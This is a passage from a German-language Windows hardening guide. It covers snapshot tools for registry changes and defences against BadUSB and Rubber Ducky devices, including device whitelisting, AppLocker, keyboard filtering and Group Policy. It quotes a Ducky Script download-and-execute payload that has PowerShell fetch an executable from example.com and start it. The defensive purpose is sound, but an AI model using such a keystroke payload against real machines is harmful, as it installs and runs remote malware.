


Abbildung 126: Aufzeichnung von Datei- und Registry-Modifikationen mit Regshot

Abbildung 126 zeigt die einfach gehaltene Regshot-Oberfläche sowie einen Ausschnitt eines Reports im TXT-Format.

[75] Flexera AdminStudio: http://www.flexerasoftware.de/enterprise/products/application-packaging/adminstudio/
[76] Regshot Download auf SourceForge: https://sourceforge.net/projects/regshot/

3.10.5.2. System Explorer – Erfassen von Datei- und Registry-Modifikationen

Das auch für den Unternehmenseinsatz kostenfrei nutzbare Tool *System Explorer*[77] ermöglicht ebenfalls sowohl die Erfassung von Datei- als auch Registry-Änderungen. Wie auch bei *Regshot* werden hierzu zuerst Snapshots angefertigt, die anschließend verglichen werden. Das Tool präsentiert sich nach dem Start sehr ähnlich dem SysInternals Process Explorer, zeigt also eine Prozessliste an. Im Menü kann jedoch ein Reiter „Snapshots“ eingeblendet werden, unter dem sich die gewünschte Funktionalität verbirgt.

Im Unterschied zu *Regshot* ist der *System Explorer* mit deutlich komfortablerer Oberfläche ausgestattet, es können Snapshots erstellt, verglichen und gelöscht werden. Der Komfort offenbart sich beim Betrachten des Resultats, welches in einer übersichtlichen Baum-Struktur gegliedert alle Änderungen darstellt. Im Kontext-Menü der jeweiligen Knoten kann direkt zu den Änderungen (Registry-Editor bzw. Explorer) gesprungen werden.




Abbildung 127: Aufzeichnung von Datei- und Registry-Modifikationen mit System Explorer

[77] System Explorer, Download unter: http://systemexplorer.net/

3.11. Schutz vor Rubber-Ducky und BadUSB-Devices

Eine ausführliche Einführung in das Thema bieten [UK-BadUSB], [SR-BadUSB], [IG-BadUSB], oder die sehr empfehlenswerte, deutschsprachige Kurzstudie [ASIT-BadUSB]. Nachfolgend erfolgt daher nur eine sehr kompakte Zusammenfassung der Thematik:

Mit BadUSB werden USB-Geräte bezeichnet, deren Hardware und/oder Firmware dahingehend manipuliert wurde, dass sie nicht (nur) die Funktionen bieten die der Anwender erwartet, sondern (darüber hinaus) möglichst unbemerkt andere Funktionalitäten realisieren, die das verbundene USB-Host-System (PC, Notebook, Tablet, Server, …) beeinflussen oder kompromittieren sollen.

Um selbst in die BadUSB-Welt einzutauchen empfiehlt sich die Nutzung eines Entwickler-Kits wie zum Beispiel der Teensy-Plattform[78] oder dem fertig inklusive USB-Stick-Gehäuse gelieferten USB-Rubber-Ducky[79], der um ca. 40-50 Euro pro Stück frei erhältlich ist.




Abbildung 128: Rubber Ducky - BadUSB Entwicklerkit – Quelle: [Hak5-Shop]

Abbildung 128 zeigt den Aufbau des Rubber-Ducky-Kits bestehend aus einem Atmel Microcontroller sowie einem Flash-Speicher in Form einer entfernbaren Micro-SD-Karte. Die Entwicklungsplattform ist darauf vorbereitet, bei Anschluss an den PC ein Human-Interface-Device (HID) zu emulieren und Tastenanschläge an das Host-Gerät zu senden. Die durchzuführenden Aktionen werden hierbei mittels einer Scriptsprache parametriert. Die nachfolgenden Beispiele demonstrieren ein Hello World sowie Download & Execute[80]:

```
DELAY 3000
GUI r
DELAY 200
STRING notepad
ENTER
DELAY 200
STRING Hello World
ENTER
```

```
DELAY 3000
GUI r
DELAY 200
STRING powershell (new-object System.Net.WebClient).DownloadFile ↵
                  ('http://example.com/bob.old','%TEMP%\bob.exe');
DELAY 100
STRING Start-Process "%TEMP%\bob.exe"
ENTER
```

Mit wenigen Zeilen Code lassen sich so umfangreiche Payloads realisieren. Während das *Hello World* Beispiel lediglich Notepad startet und den gewünschten String eingibt (siehe

[78] Teensy Development Boards: https://www.pjrc.com/teensy/
[79] USB Rubber Ducky: http://hakshop.myshopify.com/products/usb-rubber-ducky-deluxe
[80] Demo-Scripts von: https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads

Abbildung 129), kann beim rechts dargestellten *Download & Execute* Sample-Sourcecode bereits angenommen werden, dass das heruntergeladene und ausgeführte Binary `bob.exe` erheblichen Schaden anrichten könnte.




Abbildung 129: USB Rubber Ducky, Payload: Hello World

BadUSB Devices können sich jedoch nicht nur als Tastatur oder Maus gegenüber dem System darstellen und somit Aktivitäten von Human-Interface-Devices auslösen, sie lassen sich z.B. auch zur Emulation eines USB-basierenden RNDIS-Device[81], also einer USB-Netzwerkkarte missbrauchen. Die Folge: Der in Windows enthaltene RNDIS-Treiber wird automatisch initialisiert, das neue Netzwerkinterface erhält mittels DHCP aus der BadUSB-Firmware Parametrierungen wie IP-Adresse, und Nameserver, eventuell sogar eine automatische Proxy-Konfiguration. Auf diese Weise lässt sich z.B. der vom System verwendete Nameserver unbemerkt ändern, somit ist eine Umlenkung und somit auch Interception des Netzwerkverkehrs partiell oder gesamt möglich.




Abbildung 130: Für BadUSB anfälliger, regulärer USB-Stick – Quelle: [SR-BadUSB]

[81] Remote Network Driver Interface Specification, siehe [MSDN-RNDIS]

Man könnte nun annehmen, das Problem BadUSB-Devices lässt sich organisatorisch oder technisch lösen, indem man sämtliche USB-Geräte die nicht durch die Unternehmens-IT angekauft und freigegeben wurden unterbindet. Dies ist jedoch nicht der Fall, denn auch herkömmliche im Unternehmen verwendete USB-Sticks sind in der Regel wie in Abbildung 130 dargestellt aufgebaut. Diese enthalten ebenso einen Microcontroller, Firmware und aufgelöteten Flash-Speicher. Lässt sich nun die Firmware des Microcontrollers beschreiben, so kann ein handelsüblicher USB-Stick zu einem BadUSB-Device umfunktioniert werden. Der Angreifer muss hierzu lediglich die Firmware auslesen, manipulieren und die geänderte Version zurück ins Gerät einspielen. Die gefährdeten Geräte sind hierbei keinesfalls auf USB-Sticks beschränkt. Auch andere im Unternehmen verwendete USB-Geräte könnten mit manipulierter Firmware ausgestattet sein, z.B. WebCams, Drucker, Mäuse, Tastaturen, ...

Die Firmware zahlreicher USB-Geräte ist auch im Feld neu beschreibbar, diese Funktionalitäten sind zwar nicht dokumentiert – USB-Geräte basieren jedoch häufig auf gängigen Microcontroller-Plattformen, deren Funktionalität sehr wohl seitens der µC-Hersteller publiziert wurde. Angreifer, die sich intensiver mit spezifischen Modellen auseinandersetzen, können daher mit überschaubarem Aufwand eine modifizierte Firmware erzeugen und in reguläre Devices der Anwender einspielen. Dies geht so weit, dass ähnlich wie bei Viren hierbei eine Fortpflanzung implementiert werden kann. Ein BadUSB-Device sucht also nach einem weiteren verwundbaren Gerät und führt mittels Firmware-Update eine Infektion „im Feld“ durch. So kann sich BadUSB-Firmware auch auf die regulären USB-Geräte eines Unternehmens ausbreiten. Die Authentizität und Integrität der Firmware wird dabei konzeptionell nicht geprüft, es kommt hierbei keinerlei Code-Signatur für die USB-Device-Firmware zur Anwendung.

Anti-Malware-Lösungen helfen in Bezug auf BadUSB-Firmware de-fakto nicht, die Firmware des USB-Gerätes ist vom USB-Host-System aus nicht sichtbar und kann somit nicht geprüft werden. Auch die von BadUSB-Geräten durchgeführten Aktionen wie z.B. das Auslösen von Tastatur-Anschlägen sind aus Sicht der Anti-Malware-Lösung nicht verdächtig.

Nachfolgend wird auf einige mögliche Abwehr-Maßnahmen eingegangen. Hierbei nicht betrachtet werden Angriffe, die nicht das Host-System selbst zum Ziel haben, sondern deren Ziel es z.B. ist Daten am USB-Bus abzugreifen, aufzeichnen oder zu manipulieren (z.B. Hardware-KeyLogger, BadUSB Firmware in Tastaturen zur Aufzeichnung von Tastenanschlägen, …).

3.11.1. Abhilfe: Organisatorische Regelungen & Awareness-Training

Eine tatsächlich effektive Möglichkeit BadUSB zu verhindern ist die konsequente Befolgung folgender Vorgangsweise:

- Sämtliche USB-Geräte werden ausschließlich durch die Unternehmens-IT angekauft und im Zuge der Anschaffung wird geprüft, dass ausschließlich Modelle zum Einsatz kommen, deren Firmware sich nicht im Feld (über USB) updaten lässt. Ideal wäre, wenn die Firmware in einem ROM und keinem wiederbeschreibbaren EEPROM oder Flash-Speicher abgelegt ist, oder die Unmöglichkeit eines Firmware-Updates über USB seitens des Herstellers explizit zugesichert wird. Diese geprüften USB-Geräte sollten entsprechend gekennzeichnet werden.
- Awareness-Trainings der Anwender: Es dürfen keine fremden USB-Devices angeschlossen, sondern ausschließlich die vom Unternehmen freigegebenen, entsprechend gekennzeichneten USB-Geräte verwendet werden. Diese Regel kann theoretisch auch technisch durchgesetzt werden, stößt jedoch an ihre Grenzen: Wenn ein Anwender ein derart präpariertes Gerät anschließt, das sich mit identischen PNP-IDs meldet wie ein im Unternehmen zugelassenes Gerät, so kann dies technisch nicht erkannt und unterbunden werden.
- Die eigenen USB-Geräte dürfen nur dann (sofern zwingend nötig) an fremde Host-Systeme angeschlossen werden, wenn seitens der Unternehmens-IT geprüft wurde, dass deren Firmware garantiert nicht modifizierbar ist (Kennzeichnung der Geräte, insbesondere z.B. USB-Sticks).

3.11.2. Abhilfe: Black/Whitelisting von USB Vendor- und Device-IDs

Das Blacklisten von USB-Device-ID oder Vendor-IDs führt nicht zum gewünschten Erfolg. So lässt sich zwar z.B. die Default-ID der Rubber-Ducky-Serie blacklisten, man wehrt damit jedoch nur die bei Auslieferung verwendete Device-ID dieser spezifischen Demo-Plattform ab, Vendor- und Device-IDs können jedoch frei programmiert werden.

Blacklisten ganzer Geräte-Klassen würde eine bessere Wirkung entfalten - würde man aber sämtliche HID-Geräte, Netzwerkadapter, u.ä. deaktivieren wäre ein typischer PC wohl kaum noch sinnvoll verwendbar.

Whitelisting nur der tatsächlich verwendeten USB-Geräte entfaltet hingegen eine effektivere Wirkung als Blacklisting. Gerichtete Angriffe die sich jedoch auf Verwendung jener PNP-IDs beschränken, die im Unternehmen eingesetzt und somit erlaubt sind, können auch hiermit nicht unterbunden werden. So kann ein Angreifer eben genau jenen USB-Stick-Typ und jenes USB-Tastatur-Modell emulieren, das bekanntermaßen auf der Whitelist steht.

In Windows kann mittels Gruppenrichtlinien ausreichend granular gesteuert werden, welche Geräte-Klassen und Geräte erlaubt bzw. verboten sind – sowohl ein Blacklisting-Modus, als auch ein Whitelisting-Modus sind nutzbar. Auch das Untersagen jeglicher nachträglichen Installation von (USB-)Geräten durch Nicht-Administratoren kann unterbunden werden, Anwender können dann nur jene (USB-)Geräte nutzen, die zuvor bereits einmal in Betrieb genommen wurden oder auf einer ergänzenden Whitelist verzeichnet sind. Die Details hierzu sind in Kapitel 3.12 erläutert.

3.11.3. Abhilfe: Ausführen von Executables und Scripts unterbinden

BadUSB-Geräte versuchen oftmals Schadcode der sich auf dem USB-Medium befindet auszuführen, oder Code aus dem Internet nachzuladen und zur Ausführung zu bringen.

Beides lässt sich mit den in Kapitel 3.7 vorgestellten Mechanismen wirkungsvoll unterbinden. In Abschnitt 3.7.3 wurde bereits erläutert, wie das Ausführen von Executables von Wechselmedien verhindert werden kann. In Abschnitt 3.7.4 ist beschrieben, wie mittels AppLocker das Exekutieren nicht explizit erlaubter Binaries und Scripts unterbunden werden kann. Konsequente Anwendung eines Application-Whitelistings verringert nachhaltig die Möglichkeiten eines BadUSB-Angreifers.

3.11.4. Filtern von Tastatur-ScanCodes (Windows + R)

Das in Windows 10 enthaltene Feature *Tastaturfilter* ermöglicht einen LockDown des Systems hinsichtlich betätigbarer Tastatur-Scancodes. So lassen sich z.B. Steuersequenzen wie das von BadUSB HID-Geräten häufig genutzte „Windows + R“ (gleichbedeutend mit Start -> Ausführen / Run) filtern.

Abbildung 131 zeigt die in der Systemsteuerung mittels *Windows-Features hinzufügen* nachträglich zu installierende Komponente „Tastaturfilter“.




Abbildung 131: Installation der Windows-Komponente Tastaturfilter

Die Konfiguration des Verhaltens der einzelnen Tastatur-Scancodes wird in der Registry `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Embedded\KeyboardFilter\Win+R` konfiguriert, indem der entsprechende Wert von `Allowed` auf `Blocked` abgeändert wird (siehe Abbildung 132).




Abbildung 132: Konfiguration des Keyboard-Filter Dienstes

In Abbildung 133 wird der standardmäßig deaktivierte Dienst „Microsoft-Tastaturfilter“ dargestellt. Dieser ist mit der Startart *Automatisch* zu versehen und zu starten, damit der Tastaturfilter wirksam wird.




Abbildung 133: Start des Dienstes Microsoft-Tastaturfilter (MsKeyboardFilter)

Details zum Keyboard-Filter sind dem MSDN-Artikel [MSDN-KeyFilt1] zu entnehmen, die Funktionen der konfigurierbaren Key-Names werden in [MSDN-KeyFilt2] erläutert.

Die Effektivität dieses Schutzes ist jedoch als eher gering einzustufen – es lassen sich damit zwar typische BadUSB-HID-Scripts die von der Win+R Funktionalität Gebrauch machen unterbinden. Angreifer die jedoch wissen, dass diese Funktionalität deaktiviert wurde, können mittels anderer Tastenanschläge und Tastaturkürzel immer noch zahlreiche Aktionen auslösen, und durch Workarounds gleichartige Angriffe weiterhin durchführen.

3.11.5. Kostenfreie Dritthersteller-Software

Die deutsche Firma *G DATA* bietet kostenfrei das Tool *G DATA USB KEYBOARD GUARD*[82] an, mit diesem lassen sich BadUSB-Geräte identifizieren und blockieren, welche ein Keyboard emulieren.

Nach der Installation prüft das Tool alle am System angeschlossenen Tastaturen (siehe Abbildung 134) und erfasst diese als vertrauenswürdig.

Die Funktionsweise wird in Abbildung 135 erläutert.




Abbildung 134: G DATA Installations-Meldung

[82] Quelle: https://www.gdata.de/de-usb-keyboard-guard bzw. direkter Download: https://secure.gd/dl-int-usb




Abbildung 135: Erläuterung der Funktionsweise von G DATA USB Keyboard Guard

Wird nun in weiterer Folge eine neue Tastatur (oder eben ein BadUSB-Device, welches unerwarteter Weise eine Tastatur emuliert) am Gerät angeschlossen, so meldet *G DATA USB Keyboard Guard* dies (siehe Abbildung 136) und blockiert das neu hinzugekommene Keyboard.

Dieses Verhalten könnte man unter Verwendung von Gruppenrichtlinien grundsätzlich auch ohne Verwendung von Dritthersteller-Software herstellen (siehe Kapitel 3.12), allerdings hätte der Benutzer keine Möglichkeit, auch legitime neue Tastaturen in Betrieb nehmen zu können, ohne den Administrator hierfür zu Hilfe zu rufen.

Durch Verwendung der *G DATA* Lösung ist der Benutzer in der Lage, eine neu hinzugekommene, legitime Tastatur auch selbst zu erlauben – ob Anwender jedoch ohne intensives Awareness-Training in der Lage sind, diesen Dialog beim Anschluss eines BadUSB-Device richtig zu interpretieren und mit „Tastatur blockieren“ zu beantworten, darf bezweifelt werden.




Abbildung 136: G DATA USB Keyboard Guard meldet eine neue Tastatur

3.12. Steuerung der Nutzbarkeit von (PNP-)Geräten

Mittels Gruppenrichtlinien sind sowohl ganze Geräteklassen auf Basis der Class-GUIDs, als auch einzelne Geräte auf Basis deren PNP-IDs zulassbar bzw. verhinderbar. Ist ein Gerät hiervon betroffen, wird das Laden des Treibers unterbunden. Details hierzu sind im Guide [MTN-PNP] erläutert.

3.12.1. Black- & Whitelisting von Geräten und Geräteklassen

Die Konfiguration der entsprechenden Gruppenrichtlinien findet sich unter:

Computerkonfiguration\Administrative Vorlagen\System\Geräteinstallation\
Einschränkungen bei der Geräteinstallation\... (siehe Abbildung 137)

- Installation von Geräten mit Treiber zulassen,
  die diesen Gerätesetupklassen entsprechen.
- Installation von Geräten mit Treiber verhindern,
